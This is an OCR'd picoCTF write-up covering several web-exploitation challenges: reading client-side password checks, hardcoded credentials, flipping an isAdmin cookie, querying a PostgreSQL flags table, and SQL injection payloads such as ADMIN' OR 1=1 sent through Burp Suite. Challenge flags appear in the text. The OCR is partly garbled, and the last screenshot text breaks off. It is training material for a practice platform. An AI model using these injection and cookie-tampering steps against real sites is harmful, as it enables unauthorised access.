


The screenshot shows a browser window with the URL `mercury.picoctf.net:27393/.htaccess`. The content of the file is:

```
# Part 4: 3s_2_100k
# I love making websites on my Mac, I can Store a lot of information there.
```

The browser's developer tools are open, specifically the Sources tab. The file `.htaccess` is selected. The right sidebar of the developer tools shows the "Scope" section, which is currently "Not paused". Other sections like "Threads", "Breakpoints", and "Call Stack" are also visible.

.DS_Store file has the last portion of the flag.



SIGNIFICANCE

The significance of this challenge was to introduce the player to OSINT and also test if the player knows the inner working of a web application such as the existance of robots.txt file which may contain very juicy information about a particular website.

DO NOT TRUST THE CLIENT CHALLENGE

dont-use-client-side 

 | 100 points 

Tags: [picoCTF 2019](#) [Web Exploitation](#)

AUTHOR: ALEX FULTON/DANNY

Congratulations! You've solved this challenge!

Assignment: Web ([picoCTF Online training](#))

Hints 

1

Never trust the client

Description

Can you break into this super secure portal?

<https://jupiter.challenges.picoctf.org/problem/37821>
[/ \(link\)](#) or <http://jupiter.challenges.picoctf.org:37821>

49,693 users solved




85%



Liked

When trying to input random text in the password we get a password error. Lets take a look at the source code to see what might be happening under the hood.



From the source code we see a javascript which is validating the password from the client side using a certain logic. Arranging this logic we get our flag which when we input in the password field we get a correct password message.

```
Click to go back; hold to see history Google Maps
Line wrap □
1 <html>
2 <head>
3 <title>Secure Login Portal</title>
4 </head>
5 <body style="background-color:blue">
6 <!-- standard MD5 implementation -->
7 <script type="text/javascript" src="md5.js"></script>
8
9 <script type="text/javascript">
10 function verify() {
11     checkpass = document.getElementById("pass").value;
12     split = checkpass.split("");
13     if (checkpass.substring(0,split) == 'pic0') {
14         if (checkpass.substring(split*6,split*7) == 'a3c8') {
15             if (checkpass.substring(split,split*2) == 'CTF{') {
16                 if (checkpass.substring(split*4,split*5) == 'te_p') {
17                     if (checkpass.substring(split*3,split*4) == 'lien') {
18                         if (checkpass.substring(split*5,split*6) == 'liz_1') {
19                             if (checkpass.substring(split*2,split*3) == 'no_c') {
20                                 if (checkpass.substring(split*7,split*8) == '9') {
21                                     alert("Password Verified");
22                                 }
23                             }
24                         }
25                     }
26                 }
27             }
28         }
29     }
30     else {
31         alert("Incorrect password");
32     }
33 }
34
35 </script>
36 <div style="position:relative; padding:5px; top:50px; left:38%; width:350px; height:140px; background-color:yellow">
37 <div style="text-align:center">
```

The source code of the page is shown in a browser's developer tools. The entire code block is highlighted with a large red oval. The code itself is a simple HTML page with a blue background. It contains two script tags. The first script tag includes a standard MD5 implementation. The second script tag defines a 'verify' function that checks the password against a specific pattern ('pic0' followed by several substrings). If the password matches, it alerts 'Password Verified'; otherwise, it alerts 'Incorrect password'.

significance

Data and information should never be validated from the client side.

LOCAL AUTHORITY CHALLENGE

Local Authority 

 | 100 points 

Tags: **picoCTF 2022** **Web Exploitation** **inspector**

AUTHOR: LT 'SYREAL' JONES

Hints 

1

How is the password checked
on this website?

Description

Can you get the flag?

Go to this [website](#) and see what you can discover.

30,459 users solved



91%





Liked

Trying to login with random username and password we get an incorrect password and username...
lets inspect the source code.

Secure Customer Portal

Only letters and numbers allowed for username and password.

odej	<input type="password"/>	<input type="button" value="Login"/>
------	--------------------------------	--------------------------------------



Inspecting the source file we get the username and password which is used to validate this form. This are the correct credits that leads us direct to the flag.

```
function checkPassword(username, password)
{
    if( username === 'admin' && password === 'strongPassword098765' )
    {
        return true;
    }
    else
    {
        return false;
    }
}
```

```
if( username === 'admin' && password === 'strongPassword098765' )
```

```
body {
    background-color: lightblue;
}
```

Significance

Validation of logins credentials should never be done in the client side.

Power cookie

Power Cookie

 | 200 points 

Tags: [picoCTF 2022](#) [Web Exploitation](#) [cookie](#)

AUTHOR: LT 'SYREAL' JONES

Hints 

1

Do you know how to modify cookies?

Description

Can you get the flag?

Go to this [website](#) and see what you can discover.

19,804 users solved



93%



Liked



picoCTF{FLAG}

Submit

S Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2023.12.1.3 - Temporary Project

Target Repeater Proxy Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
16	http://saturn.picoctf.net:6...	GET	/check.php			200	256	HTML	php	Secure Log In		13.59.203.175			16:17:50 1...	8080
15	http://saturn.picoctf.net:6...	GET	/			200	573	HTML		Secure Log In		13.59.203.175			16:17:42 1...	8080
14	http://saturn.picoctf.net:6...	GET	/			200	573	HTML		Secure Log In		13.59.203.175			16:17:30 1...	8080
13	http://saturn.picoctf.net:6...	POST	/login.php		✓	200	2036	HTML	php	Login Page		13.59.203.175			16:11:08 1...	8080
12	http://saturn.picoctf.net:6...	POST	/login.php		✓	200	2036	HTML	php	Login Page		13.59.203.175			16:11:06 1...	8080
11	http://saturn.picoctf.net:6...	POST	/login.php		✓	200	2040	HTML	php	Login Page		13.59.203.175			16:10:47 1...	8080
10	http://saturn.picoctf.net:6...	POST	/login.php		✓	200	2040	HTML	php	Login Page		13.59.203.175			16:10:46 1...	8080
9	http://saturn.picoctf.net:6...	POST	/login.php		✓	200	2040	HTML	php	Login Page		13.59.203.175			16:10:15 1...	8080
8	http://saturn.picoctf.net:6...	POST	/login.php		✓	200	2040	HTML	php	Login Page		13.59.203.175			16:09:51 1...	8080
7	http://saturn.picoctf.net:6...	POST	/login.php		✓	200	2046	HTML	php	Login Page		13.59.203.175			16:07:01 1...	8080
6	http://saturn.picoctf.net:6...	POST	/login.php		✓	200	2040	HTML	php	Login Page		13.59.203.175			16:04:00 1...	8080
5	http://saturn.picoctf.net:6...	GET	/			200	893	HTML		Secure Customer Po...		13.59.203.175			16:03:08 1...	8080

Request Response Inspector

Pretty Raw Hex Content-Length: 105

```

1. GET /check.php HTTP/1.1
2. Host: saturn.picoctf.net:63041
3. Upgrade-Insecure-Requests: 1
4. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36
5. Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6. Referer: http://saturn.picoctf.net:63041/
7. Accept-Encoding: gzip, deflate, br
8. Accept-Language: en-US,en;q=0.9
9. Cookie: isAdmin=0
10. Connection: close
11.
12.

```

We apologize, but we have no guest services at the moment.

Response Inspector

Pretty Raw Hex Render

```

1. HTTP/1.1 200 OK
2. Server: nginx
3. Date: Thu, 01 Feb 2024 13:19:49 GMT
4. Content-Type: text/html; charset=UTF-8
5. Connection: close
6. Content-Length: 79
7.
8.
9.
10.
11.
12. <html>
13.   <body>
14.
15.
16.
17.   <p>
18.     picoCTF{gr4d3_A_c00k13_0d351e23}
19.   </p>
20.
21. </body>
22. </html>

```

Changing the cookie Admin value to 1 which in computing stands for true.

We are now the administrator and we are able to see what a typical admin would see which in our case is the flag.

S Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2023.12.1.3 - Temporary Project

Target Repeater Proxy Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Target: http://saturn.picoctf.net:63041

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
6	http://saturn.picoctf.net:6...	GET	/check.php			200	256	HTML	php	Secure Log In		13.59.203.175			16:17:50 1...	8080
7	http://saturn.picoctf.net:6...	POST	/login.php		✓	200	2036	HTML	php	Login Page		13.59.203.175			16:17:42 1...	8080
8	http://saturn.picoctf.net:6...	POST	/login.php		✓	200	2040	HTML	php	Login Page		13.59.203.175			16:17:30 1...	8080
9	http://saturn.picoctf.net:6...	POST	/login.php		✓	200	2040	HTML	php	Login Page		13.59.203.175			16:11:08 1...	8080
10	http://saturn.picoctf.net:6...	POST	/login.php		✓	200	2040	HTML	php	Login Page		13.59.203.175			16:11:06 1...	8080
11	http://saturn.picoctf.net:6...	POST	/login.php		✓	200	2040	HTML	php	Login Page		13.59.203.175			16:10:47 1...	8080
12	http://saturn.picoctf.net:6...	POST	/login.php		✓	200	2040	HTML	php	Login Page		13.59.203.175			16:10:46 1...	8080
13	http://saturn.picoctf.net:6...	POST	/login.php		✓	200	2046	HTML	php	Login Page		13.59.203.175			16:09:51 1...	8080
14	http://saturn.picoctf.net:6...	POST	/login.php		✓	200	2040	HTML	php	Login Page		13.59.203.175			16:04:00 1...	8080
15	http://saturn.picoctf.net:6...	GET	/			200	893	HTML		Secure Customer Po...		13.59.203.175			16:03:08 1...	8080

Request Response Inspector

Pretty Raw Hex Content-Length: 79

```

1. GET /check.php HTTP/1.1
2. Host: saturn.picoctf.net:63041
3. Upgrade-Insecure-Requests: 1
4. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36
5. Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6. Referer: http://saturn.picoctf.net:63041/
7. Accept-Encoding: gzip, deflate, br
8. Accept-Language: en-US,en;q=0.9
9. Cookie: isAdmin=1
10. Connection: close
11.
12.

```

We apologize, but we have no guest services at the moment.

Response Inspector

Pretty Raw Hex Render

```

1. HTTP/1.1 200 OK
2. Server: nginx
3. Date: Thu, 01 Feb 2024 13:19:49 GMT
4. Content-Type: text/html; charset=UTF-8
5. Connection: close
6. Content-Length: 79
7.
8.
9.
10.
11.
12. <html>
13.   <body>
14.
15.
16.
17.   <p>
18.     picoCTF{gr4d3_A_c00k13_0d351e23}
19.   </p>
20.
21. </body>
22. </html>

```

SIGNIFICANCE

Although developers might think they are safe with such cookies it can cause their system harm. Such cookies should never be used to determine the role of a user in a system.

SQL DATABASE CHALLENGE

SQL Direct 

 | 200 points 

Tags: **picoCTF 2022** **Web Exploitation** **sql**

AUTHOR: MUBARAK MIKAIL / LT 'SYREAL' JONES

Congratulations! You've solved this challenge!

Assignment: Web ([picoCTF Online training](#))

This challenge launches an instance on demand.

Its current status is: **RUNNING**

Instance Time Remaining:

14:46

Restart Instance

Description

Connect to this PostgreSQL server and find the flag!

`psql -h saturn.picoctf.net -p 64030 -U postgres pico`

Password is `postgres`

Hints

1

What does a SQL database contain?

 89% 
Liked

11,662 users solved

```
postgres=# \d pico
template0 | postgres | UTF8 | en_US.utf8 | en_US.utf8 | =c/postgres      +
template1 | postgres | UTF8 | en_US.utf8 | en_US.utf8 | =c/postgres      +
(4 rows)

pico=# \d pico
Did not find any relation named "pico".
pico# SELECT * from pico
pico#
pico# \dt
      List of relations
 Schema | Name | Type | Owner
-----+-----+-----+
 public | flags | table | postgres
(1 row)

pico# SELECT * from flags
pico# \dt+
      List of relations
 Schema | Name | Type | Owner | Persistence | Access method | Size | Description
-----+-----+-----+-----+-----+-----+-----+
 public | flags | table | postgres | permanent | heap          | 16 kB |
(1 row)

pico# SELECT * FROM flags;
ERROR: syntax error at or near "SELECT"
LINE 2: SELECT * from flags
           ^
pico# SELECT * FROM flags;
 id | firstname | lastname |           address
----+-----+-----+-----+
 1 | Luke      | Skywalker | picoCTF{L3arN_S0m3_SQL_t0d4Y_21c94904}
 2 | Leia      | Organa   | Alderaan
 3 | Han       | Solo     | Corellia
(3 rows)

pico#
```

From the hint the challenge is testing if we are able to navigate through a postgres database. The flags table is interesting since its not empty and when selecting all the contents from this table we get the flag.

IRISH-NAME-REPO 2 CHALLENGE

Irish-Name-Repo 2 

Tags: [picoCTF 2019](#) [Web Exploitation](#)

AUTHOR: XINGYANG PAN

Congratulations! You've solved this challenge!

Assignment: Web ([picoCTF Online training](#))

Hints 

1

The password is being filtered.

Description

There is a website running at <https://jupiter.challenges.picoctf.org/problem/64649> / [\(link\)](#). Someone has bypassed the login before, and now it's being strengthened. Try to see if you can still login! or <http://jupiter.challenges.picoctf.org:64649>

11,056 users solved

86%  Liked 

Someone tried to bypass the admin login that means that there must be sql injection.

Target Repeater **Proxy** Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Request to https://jupiter.challenges.picoctf.org:443 [3.131.60.8]

Forward Drop intercept is on Action Open browser

Pretty Raw Hex

```
1 POST /problem/64649/login.php HTTP/1.1
2 Host: jupiter.challenges.picoctf.org
3 Cookie: __ga_BSZFGHMNWW=GS1.1.1706619290.3.0.1706619290.0.0.; __ga=GAI.2.205385777.1706266014; __id=GAI.2.161226461.1706777197; cf_clearance=_jBQ4SN8CrtI_1_Mgrj3XRsL4k_A6WXYOIbnsU.sPk-1706777188-1-AUVk7gasgaYMeA
c3N1lctGkosBrashIUq0LissCIZGLx6WVih15CN1l0qY7uAk7gPhoVzDkPPIuDenkhvTi+9
Hw=; __cf_bm=
bx2yCeRKFzfdtBBDOnwWtyBywUYt1v52eqbvnWhlg-1706794598-1-Afc8YGCfNbRdc+s9MDINxGcmNg71muaThxw4C/EnnuhkBUDuufHCGHNTQy7+gi0rF3bVVAar76BKZo15g
s=; __ga_LefTS20U03+GS1.2.1706794598.14.1.1706794598.0.0.0
4 Content-Length: 35
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not A[Brand];v="59", "Google Chrome";v="121", "Chromium";v="121"
7 Sec-Ch-Ha-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://jupiter.challenges.picoctf.org
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://jupiter.challenges.picoctf.org/problem/64649/login.html
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22
23 username=ADMIN&password=PASSWORD&debug=1
```

Event log (22) All issues

Memory: 154.4MB

Burp Project Intruder Repeater View Help Burp Suite Community Edition v2023.12.1.3 - Temporary Project

Target Repeater **Proxy** Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Request

Pretty Raw Hex

```
cf_clearance=_jBQ4SN8CrtI_1_Mgrj3XRsL4k_A6WXYOIbnsU.sPk-1706777188-1-AUVk7gasgaYMeA
c3N1lctGkosBrashIUq0LissCIZGLx6WVih15CN1l0qY7uAk7gPhoVzDkPPIuDenkhvTi+9
Hw=; __cf_bm=
bx2yCeRKFzfdtBBDOnwWtyBywUYt1v52eqbvnWhlg-1706794598-1-Afc8YGCfNbRdc+s9MDINxGcmNg71muaThxw4C/EnnuhkBUDuufHCGHNTQy7+gi0rF3bVVAar76BKZo15g
s=; __ga_LefTS20U03+GS1.2.1706794598.14.1.1706794598.0.0.0
4 Content-Length: 35
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not A[Brand];v="59", "Google Chrome";v="121", "Chromium";v="121"
7 Sec-Ch-Ha-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://jupiter.challenges.picoctf.org
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://jupiter.challenges.picoctf.org/problem/64649/login.html
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22
23 username=ADMIN&password=PASSWORD&debug=1
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 01 Feb 2024 13:38:34 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Strict-Transport-Security: max-age=0
Content-Length: 140
<pre>
<p>username: ADMIN
password: PASSWORD
SQL query: SELECT * FROM users WHERE name='ADMIN' AND password='PASSWORD'
</pre>
<h1>
Login failed.
</h1>
```

Inspector Request attributes Request query parameters Request body parameters Request cookies Request headers Response headers

Event log (22) All issues

Memory: 156.3MB

Burp Suite Community Edition v2023.12.1.3 - Temporary Project

Target Repeater Proxy Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < > Target: https://jupiter.challenges.picoctf.org HTTP/1

Request	Response	Inspector
<pre>cf_clearance=jBQ4SN8CcT1_z_Mgrj3X8ucL4k_A6VwXY01nsU.sPR-1706777188-1-AVYh7gasgaYMea c3NlIt8ekoshsIug01sszI2OLx6WVihi5CM1Cq7v7uA7gPh0VzDKPPiuDemkhvT1+9r Hw=; _cf_bu bx2yCerK7f2dcBBDN0WYb8yUTlv52eqgnWhlg-1706794298-3-AfcSYGCNbRtcd sMDINXoYCHmgf7ldueu7hxw4C/EntuhkQBUnilufHCGBHTy07+q10rF3bVVAar76BKZo15g So=; _ga_L6FT5CK0E3+GSI.2.1706792049.14.1.1706794559.0.0.0 Content-Length: 40 Cache-Control: max-age=0 Set-Cookie: __Secure-ABrand=v="99", "Google Chrome"; v="121", "chromium"; r="121" Sec-Ch-Ua-Mobile: ?0 Sec-Ch-Ua-Platform: "Windows" Upgrade-Insecure-Requests: 1 Origin: https://jupiter.challenges.picoctf.org Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Referer: https://jupiter.challenges.picoctf.org/problem/64649/login.html Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.5 Connection: close Content-Type: application/x-www-form-urlencoded username=ADMIN'&password=PASSWD0&debug=1</pre>	<pre>1 HTTP/1.1 500 Internal Server Error 2 Server: nginx 3 Date: Thu, 01 Feb 2024 13:38:08 GHT 4 Content-Type: text/html; charset=UTF-8 5 Connection: close 6 Content-Length: 120 7 8 <pre> 9 username: ADMIN' 10 password: PASSWD0 11 SQL query: SELECT * FROM users WHERE name='ADMIN' AND 12 password='PASSWD0' 13 </pre></pre>	Request attributes: 2 Request query parameters: 0 Request body parameters: 3 Request cookies: 6 Request headers: 20 Response headers: 5

Done Event log (22) All issues 290 bytes | 307 millis Memory: 154.0MB

Getting and internal server error makes me happy because I am now sure that there is an sql injection possibility. What I need to do is to craft my payload. Here the developer was somehow good at security because he had set the debug value to 0 which stand for zero or don't show. But lets change it to 1 in order to see the response clearly.

Burp Suite Community Edition v2023.12.1.3 - Temporary Project

Target Repeater Proxy Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < > Target: https://jupiter.challenges.picoctf.org HTTP/1

Request	Response	Inspector
<pre>cf_clearance=jBQ4SN8CcT1_z_Mgrj3X8ucL4k_A6VwXY01nsU.sPR-1706777188-1-AVYh7gasgaYMea c3NlIt8ekoshsIug01sszI2OLx6WVihi5CM1Cq7v7uA7gPh0VzDKPPiuDemkhvT1+9r Hw=; _cf_bu bx2yCerK7f2dcBBDN0WYb8yUTlv52eqgnWhlg-1706794298-3-AfcSYGCNbRtcd sMDINXoYCHmgf7ldueu7hxw4C/EntuhkQBUnilufHCGBHTy07+q10rF3bVVAar76BKZo15g So=; _ga_L6FT5CK0E3+GSI.2.1706792049.14.1.1706794559.0.0.0 Content-Length: 47 Cache-Control: max-age=0 Set-Cookie: __Secure-ABrand=v="99", "Google Chrome"; v="121", "chromium"; r="121" Sec-Ch-Ua-Mobile: ?0 Sec-Ch-Ua-Platform: "Windows" Upgrade-Insecure-Requests: 1 Origin: https://jupiter.challenges.picoctf.org Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Referer: https://jupiter.challenges.picoctf.org/problem/64649/login.html Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.5 Connection: close Content-Type: application/x-www-form-urlencoded username=ADMIN' OR 1=1 &password=PASSWD0&debug=1</pre>	<pre>1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Thu, 01 Feb 2024 13:35:46 GHT 4 Content-Type: text/html; charset=UTF-8 5 Connection: close 6 Strict-Transport-Security: max-age=0 7 Content-Length: 157 8 9 <pre> 10 username: ADMIN' OR 1=1 11 password: PASSWD0 12 SQL query: SELECT * FROM users WHERE name='ADMIN' OR 1=1 ' AND 13 password='PASSWD0' 14 </pre> 15 <div> 16 SQLi detected. 17 </div></pre>	Request attributes: 